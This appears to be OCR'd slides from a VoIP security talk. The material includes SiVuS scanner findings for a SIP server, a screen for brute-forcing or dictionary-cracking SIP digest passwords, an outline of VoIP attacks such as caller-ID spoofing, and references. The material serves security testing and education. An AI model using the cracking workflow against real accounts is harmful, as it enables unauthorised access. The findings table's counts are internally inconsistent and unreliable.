
Summary of Findings

Risk Level	Number of Findings
High	24
Medium	0
Low	0
Informational	0

Findings Detail

[redacted].13	[Informational] : Check No [0001]
Description	
Recomendation	Server: Sip EXpress router (0.8.10 (i386/linux))
[redacted].14	[Informational] : Check No [0001]
Description	
Recomendation	Server: Sip EXpress router (0.8.10 (i386/linux))
[redacted].13	[High] : Check No [10002.5]
Description	This check verifies the ability of the UA to handle 5000 as the username in a URI using the REGISTER request over UDP.
Recomendation	It appears that the target UA could not handle SIP requests (over UDP) of 5000 as the username in the URI in a REGISTER request. Ensure that the UA can accept malicious requests that contain 5000 characters as the username.
[redacted].13	[High] : Check No [10003.0]

SiVuS – Authentication Analysis



Realtime Analysis

Method	Transport	Called User		Domain/Host	Port
REGISTER	UDP	user	@	domain.net	5060

Usernames File

Passwords File

Trying username:

with password:

Offline Analysis

Username	username
Password	password
Realm	realm
Nonce	nonce
URI	<domain:port> Don't supply
Method	REGISTER

Result

□ Brute Force MD Hash

□ Use Dictionary

MD5 to be brute forced

Outline

- Quick intro
  - Then and now
- Attacks
  - Transparent weaknesses
    - MGCP
    - ZRTP
  - Other attacks
    - Presence hijacking
    - Caller-ID spoofing
- How do we secure NGN /VoIP networks and conclusions
- SiVuS 1.10
- **Additional references**

Additional references

References

- VoIPSA – VoIP Security Alliance, www.voipsa.org
- The VoP Security Forum, www.vopsecurity.org
- NIST –
  - Security Considerations for VoIP Systems
  - Voice over Internet Protocol (VoIP), Security Technical Implementation Guide (DISA)
- http://www.ietf.org/html.charters/iptel-charter.html
- IP Telephony Tutorial, http://www.pt.com/tutorials/iptelephony/
- Signaling System 7 (SS7), http://www.iec.org/online/tutorials/ss7/topic14.html
- SIP - http://www.cs.columbia.edu/sip/
- IP Telephonly with SIP - www.iptel.org/sip/
- SIP Tutorials
  - The Session Initiation Protocol (SIP)
  - http://www.cs.columbia.edu/~hgs/teaching/ais/slides/sip_long.pdf
  - SIP and the new network communications model http://www.webtorials.com/main/resource/papers/nortel/paper19.htm
- H.323 ITU Standards, http://www.imtc.org/h323.htm
- Third Generation Partnership Project (3gpp), http://www.3gpp.org/

Standards

- ITU
  - Focus Group on Next Generation Networks (FGNGN) - http://www.itu.int/ITU-T/ngn/fgngn/
  - Open Communications Architecture Forum (OCAF) Focus Group http://www.itu.int/ITU-T/ocaf/index.html
- IETF
  - Transport area - http://www.ietf.org/html.charters/wg-dir.html#Transport%20Area
  - Security Area - http://www.ietf.org/html.charters/wg-dir.html#Security%20Area
- ATIS - http://www.atis.org/0191/index.asp
  - T1S1.1--Lawfully Authorized Electronic Surveillance
  - T1S1.2--Security
- Lawful Intercept
  - 3GPP - TS 33.106 and TS 33.107
  - ETSI DTS 102 v4.0.4

VoP Security Forum

Voice over Packet Security Forum

Your single (open) source for NGN/VoIP Security issues and solutions

The **objectives** of the VoPSecurity.org forum:

- Encourage education in NGN/VoIP security through publications, online forums and mailing lists (voptalk@vopsecurity.org and members@vopsecurity.org)
- Develop capabilities (tools, interoperability testing, methodologies and best practices) for members to maintain security in their respective infrastructure.
- Conduct research to help identify vulnerabilities and solutions associated with NGN/VoIP.
- Coordinate annual member meetings to disseminate information, provide updates and promote interaction and initiatives regarding NGN/VoIP security.

The VoP Security forum is viewed as a mechanism for participating members to be proactive and stay current with the threats and vulnerabilities associated with NGN/VoIP security and extend research in this area.

VoPSecurity Forum

Join the community !

- Current Activities
  - Mailing lists
    - Public (voptalk@vopsecurity.org)
  - Documentation
    - Intro to NGN Security (available)
    - Vulnerability Analysis Methodology for VoIP networks (in development)
    - VoIP Firewalls (in development)
  - Tools
    - SiVuS – VoIP vulnerability Scanner (available)
  - Research
    - Security evaluation of residential VoIP gateways

Q & A

Contact info:
Peter Thermos
pthermos@vopsecurity.org
peter@palindrometech.com